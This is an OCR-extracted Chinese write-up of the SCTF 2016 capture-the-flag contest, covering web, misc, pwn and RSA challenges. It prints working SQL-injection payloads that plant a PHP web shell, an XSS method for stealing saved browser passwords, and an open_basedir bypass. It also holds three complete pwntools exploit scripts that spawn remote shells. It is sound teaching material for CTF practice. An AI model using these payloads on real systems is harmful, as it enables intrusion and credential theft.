
目测是要执行命令,然后主办方说要绕 waf,然后绕啊绕,发现空格也不行,但能用{IFS}去绕过,同时 nc 监听的端口只能是 80,于是思路就明确了:



最终 payload 以及 flag:



然后在自己的 vps 上连接就好了:




Hackme(300)


写在题目前面的话,这个题目真心不只值 300 分


拿到题目,发现存在注入点,但是问题在于空格被过滤了,使用/*111*/绕过,可以读取文件,尝试读取 nginx 的错误日志找到后台,然后尝试读取 php 文件权限不够。下午得到提示 xss 和管理员会查看备忘录,想到写 xss 到数据库中,发现确实可以 x 到数据但是没用,结合提示想到利用 xss 去读取浏览器缓存,方法无非就是伪造登录框,hook 登录按钮,偷窃浏览器的已保存密码之类的,在比赛中因为不可能有人手动输入,所以最后可能的就是利用浏览器保存的密码。于是发送一个表单过去让他自动填上 username 和 password,之后 get 回本地,得到密码 nizhendeyongyuancaibudaomimade,这是对我们赤裸裸的嘲讽,登陆发现是文件下载,之后尝试下载本目录下所有文件,发现../ ..\被过滤了,但是只过滤了一次,使用..././绕过下载其他的文件。源码见附件。发现一个 session.php,里头源码是 freebuf 的 http://www.freebuf.com/articles/web/90837.html 这个文章,想到可控 session,然后发现 sql 注入那里可以写文件到/tmp 目录下,之后去读取 php.ini 发现 session 的存放位置是/tmp/,意味着 session 我们完全可控,另一个就是 Path 路径里包含了/tmp/,也就是说当遇到一个未知的类,spl_autoload_register 会自动去 Path 路径里寻找"类名.inc"或者"类名.php",并自动

include 进来,而/tmp/目录又是完全可控的(sql 注入写文件)。于是首先 http://hackme.sctf.xctf.org.cn/index.php?id=0.0union/*!00000select*/'<?php\r$_GET[a]($_GET[b]);\r?>'into/*111*/outfile'/tmp/albert6.php 写入文件,然后 http://hackme.sctf.xctf.org.cn/index.php?id=0.0union/*!00000select*/load_file/*000*/('/tmp/albert6.php')读取文件确认写进去了,然后 http://hackme.sctf.xctf.org.cn/index.php?id=0.0union(/*!11111select*/'a|O:7:"albert6":0:{}'into/*1234*/outfile'/tmp/sess_albertchangalbertchangalbe')导出 session




,然后带着 session 登陆后台,同时访问 http://hackme.sctf.xctf.org.cn/05d6a8025a7d0c0eee5f6d12a0a94cc9/main.php?a=assert&b=${fputs%28fopen%28base64_decode%28Yy5waHA%29,w%29,base64_decode%28PD9waHAgQGV2YWwoJF9QT1NUW2NdKTsgPz4x%29%29};在 web 目录下生成 c.php,密码为 c 之后访问,






成功执行 phpinfo,然后去读取文件,发现并不能成功读取,猜测有 waf,于是在 http://hackme.sctf.xctf.org.cn/05d6a8025a7d0c0eee5f6d12a0a94cc9/目录下写入.user.ini 内容 open_basedir=/,然后就可以直接读取上层目录了,尝试一下写入一个.user.ini 来覆盖上层目录的 open_basedir 的设置。



耐心的等待 5 分钟,使用 glob 并结合 file_get_contents,查找一下就能发现 flag



在这里发现了 flag


MISC

签到题(10)

直接微博询问即可,跟去年一模一样。。。都是套路

神秘代码(200)

拿到题目二进制查看图片发现 0xFF 0xD8 开头,马上搜索文件结尾标志 0xFF 0xD9,找到压缩包 r.zip。



r.zip 包可以无限次解压。


期间尝试修改 zip 突破死循环,使用 Stegsolve 提取,然后做了非常多的无用功。直到官方提示。

开始安装 stegdetect。


```
root@localhost:/home/user/sctf# stegdetect ./misc100_ccd5c1474918dc3450becfbc5f3abce8.jpg
./misc100_ccd5c1474918dc3450becfbc5f3abce8.jpg : jphide(***) appended(440)<[nonrandom][data][P
K..........d<..]>
```

找到 ftp://ftp.gwdg.de/pub/linux/misc/ppdd/jphs_05.zip。

然后尝试提取数据,开始猜口令。SCTF,SCTF2016,CTF,sycsec 等不断尝试。



最后竟然发现是空口令。




拿到 flag:SCTF{Hacking!}


Misc300(300)

首先分析 pcap,最可疑的地方是 qq.exe,而且紧接着有 ssl 流量


继续分析发现在百度盘下载了一个 QQ.chm 的文件,打开:



虽然没啥东西,但是为后面埋下了伏笔



二进制显示这个文件头是 ITSF,也是个 chm 文件,打开



猜这个 qq 有问题

4月26日 01:53

发表信纸日志 pem

-----BEGIN PRIVATE KEY-----
MIIJRAIBADANBgkqhkiG9w0BAQEFAASCCS4wggkqAgEAAoICAQDLw
ORXT/92eW5b
/r9SJyAEoX33iOXHIII0sbP6y24c3ledkxGGNs/Ym+SZc82Wq8D7bgErzt
0PskBv
aF1zyS3H+UvuQWXl0LOudUucE0YBbo7LSJvyWc0IumaUunyWE8EhQYn
FcE3bVDtZ
JYTgDbQ4M8ewkCfuttUiVZgu3BPgRdZkB5vUweIjhs3HD8+UT5IMsMz
Tadq9GUIU
7FJoYjmzDlyHH0h6zKTYpu6lABbhBO+7i7C+p8jem4ToWVR8sNFsJogq
3wlcILv+
9QlZd6kSbhXi9JWdXdHHYrKj1dBQJoBHwyu+mXpiQL7fMNjmD/Jen...


果然,这下 pem 知道了

放到 wireshark 里解密 ssl 流量

```
POST /CzCjWCMnIQa1ErQT4gzmygntW6wZy/ HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)
Content-Length: 1003345
Host: 10.211.55.13

..OQ............core_channel_read....
195731932540017270302165056664 23...N.  ..4PK.  ......../..H.%..BN....
$.....Recording_20160426_0133.mht...s...  a...\....#...........$..
0ki..$..]..LfHo     ...m iBn ...\^zg..^..rk..O...
```

其中有个 zip,打开得到一个记录文件

步骤 57: (16/4/26 上午1:33:07) 用户在"无标题 - 记事本 (窗口)"上键盘输入(在"无标题 - 记事本"中) [...]



这个 flag 要修正下,按钮弹起后才输入,所以加个 o

完整 flag:sctf{wo_de_mi_ma_123xxoo}

PWN

Pwn100(100)

栈溢出,覆盖 argv[1]读 flag。

脚本:

```
#!/usr/bin/env  python2
#  -*-  coding:utf-8  -*-
from pwn  import *
import os
#  switches
DEBUG  = 1
#  modify  this
io  = remote('58.213.63.30',60001)
#  define  symbols  and  offsets  here
#  simplified  r/s  function
def ru(delim):
        return io.recvuntil(delim)
def rn(count):
        return io.recvn(count)
```

```
def sl(data):
        return io.sendline(data)
def sn(data):
        return io.send(data)
def info(string):
        return log.info(string)
# define interactive functions here
# define exploit function here
def pwn():
        ru('?')
        payload = (504) *'A'+p64(0x600DC0)
        sn(payload)
        io.interactive()
        return
if __name__ =='__main__':
        pwn()
```

Pwn200(200)

整数溢出+FSB

脚本:

```
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
from pwn import *
import os
# switches
DEBUG =0
got_overwrite =0x0804B164
# modify this
if DEBUG:
        io =process('./pwn200_bd081fbfb950838cd093174ce5e1cf78')
else:
        io =remote('58.213.63.30',50021)
if DEBUG: context(log_level='DEBUG')
# define symbols and offsets here
```

```
# simplified r/s function
def ru(delim):
        return io.recvuntil(delim)
def rn(count):
        return io.recvn(count)
def sl(data):
        return io.sendline(data)
def sn(data):
        return io.send(data)
def info(string):
        return log.info(string)
# define interactive functions here
# define exploit function here
def pwn():
        if DEBUG: gdb.attach(io)
        ru(':')
        sl('2')
        ru('Exit\n')
        sl('2')
        for i in xrange(3):
                ru('Protego\n')
                sn('2')
        sl(r'%'+str(got_overwrite) +'c'+r'%'+'12$n')
        sl(r'%'+str(0x0804A08E) +'c'+r'%'+'24$n')
        io.interactive()
        return
if __name__ =='__main__':
        pwn()
```

Pwn300(300)

堆溢出,伪造堆块触发 unlink 改指针。

脚本 :

```
#!/usr/bin/env python2
# -*- coding:utf-8 -*-
```

```
from pwn import *
import os
# switches
DEBUG = 0
# modify this
if DEBUG:
    io = process('./pwn300_96ced8ceb93c5ddae73f8ed9d17b90ba')
else:
    io = remote('58.213.63.30',61112)
if DEBUG: context(log_level='debug')
# define symbols and offsets here
# simplified r/s function
def ru(delim):
    return io.recvuntil(delim)
def rn(count):
    return io.recvn(count)
def sl(data):
    return io.sendline(data)
def sn(data):
    return io.send(data)
def info(string):
    return log.info(string)
# define interactive functions here
def buy(size):
    ru('Exit\n')
    sl('1')
    ru(':')
    sl(str(size))
    return
def show(index):
    ru('Exit\n')
    sl('2')
    ru(':')
    sl(str(index))
    return rn(0x100)
```


```
def edit(index,content):
    ru('Exit\n')
    sl('3')
    ru(':')
    sl(str(index))
    ru(':')
    sn(content)
    return
def delete(index):
    ru('Exit\n')
    sl('4')
    ru(':')
    sl(str(index))
    return
ptr = 0x08049D80
# define exploit function here
def pwn():
    if DEBUG: gdb.attach(io)
    buy(256)
    buy(256)
    buy(256)
    PAD_SIZE = 260
    payload1 = PAD_SIZE * 'A' + p32(0x109+8)
    edit(0, payload1)
    fakechunk = p32(0) + p32(0x81) + p32(ptr-4) + p32(ptr) + 0x70*'A' + p32(0) + p32(0x80)
    edit(2, fakechunk)
    delete(1)
    payload2 = 4*'A' + p32(0x08049D18)
    edit(2, payload2)
    buf = show(0)
    free_addr = u32(buf[0:4])
    libc_addr = free_addr - 0x00076c60
    offset_system = 0x00040190
    system_addr = libc_addr + offset_system
    edit(0, p32(system_addr))
```

```
    edit(1, '/bin/sh\x00')
    delete(1)
    io.interactive()
    return
if __name__ == '__main__':
    pwn()
```


CODE

Code100(100)

这题目真心的醉了。



首先 openssl rsa -in public.key -pubin -modulus -text分解出n,e ,之后yafu用factor秒分出 q,p,使用 rsatools.py 生成私钥。



```
397e272dbd0d0f193eae8d865e496c30e2a91837042f94e685c0e03659be760e3
2d09485388253716e7195b18ffffa796908ea839fd4937695b0f5ca091d19e1b9
25d98fcfcac91f3f33f5

Saving PEM as private1.pem
root@Albertchang  ~/桌面
$
```

360安全播报（bobao.360.cn）

然后自己写脚本解密

```
root@Albertchang  ~/桌面
$ cat decode.py
def decrypt_RSA(private_key_loc, package):
    from Crypto.PublicKey import RSA
    from Crypto.Cipher import PKCS1_OAEP
    from base64 import b64decode
    key = open(private_key_loc, "r").read()
    rsakey = RSA.importKey(key)
    rsakey = PKCS1_OAEP.new(rsakey)
    decrypted = rsakey.decrypt(b64decode(package))
    return decrypted
flag = "Zc2LYzlDHW6fEwMqqey8d6uCYWXEcUWt0LMvx3fMA/YMezn7jkXoU0kZD8pQyH5DBhJFCzSI
oIUMaV+rJzyUooAIfxCG87Ej9CDD0b1CB+bxY2fH4Xr0D2iJMyKCgN9WwLggfJheJEcLsjhNx32lhJ81
WGX/yQpk9HEDAaIBu1ds5BP0Cfy+aU0p9JDH9+b+9jjTgJpccBfh4uCG2XusQ7SDVMbejBIH/rGKNVlg
8aSas0jDQ0PErHwzMVp4ewEk0va4NBJYhilxeTZy0+m2f/tw63LmTHmVxFzmzcCvAYv5M9wsACqi8BkC
aSqwRHKXmN96eeLJE0qyEUvgSM+i9w=="
print decrypt_RSA('private1.pem', flag)
root@Albertchang  ~/桌面
$ python decode.py
FaC5ori1ati0n_aTTA3k_p_t00_sma11
```

360安全播报（bobao.360.cn

得到第一个密码。解压,同样的道理解密 n,e,yafu 分解,用 rastools 生成私钥,openssl rsautl -decrypt -in level2.passwd.enc -inkey private2.pem -out /tmp/passwd2 && cat /tmp/passwd2 解密得到密码 2,密码 3 同样

```
$ openssl rsautl -decrypt -in level2.passwd.enc -inkey private2.pem -out /tmp/
passwd2 && cat /tmp/passwd2
fA350RI11TLoN_Att1Ck_cL0sE_PrI8e_4acTorS
```

360安全播报（bobao.360.c

```
$ openssl rsautl -decrypt -in level3.passwd.enc -inkey private3.pem -out /tmp/
passwd3 && cat /tmp/passwd3
wIe6ER1s_1TtA3k_e_t00_larg3
```

360安全播报（bobao.360.cn）

解压最后得到 flag: SCTF{500_sI,pLE_tRE1S7Re_iN_rSa_AtTa3K_2_24CASF}

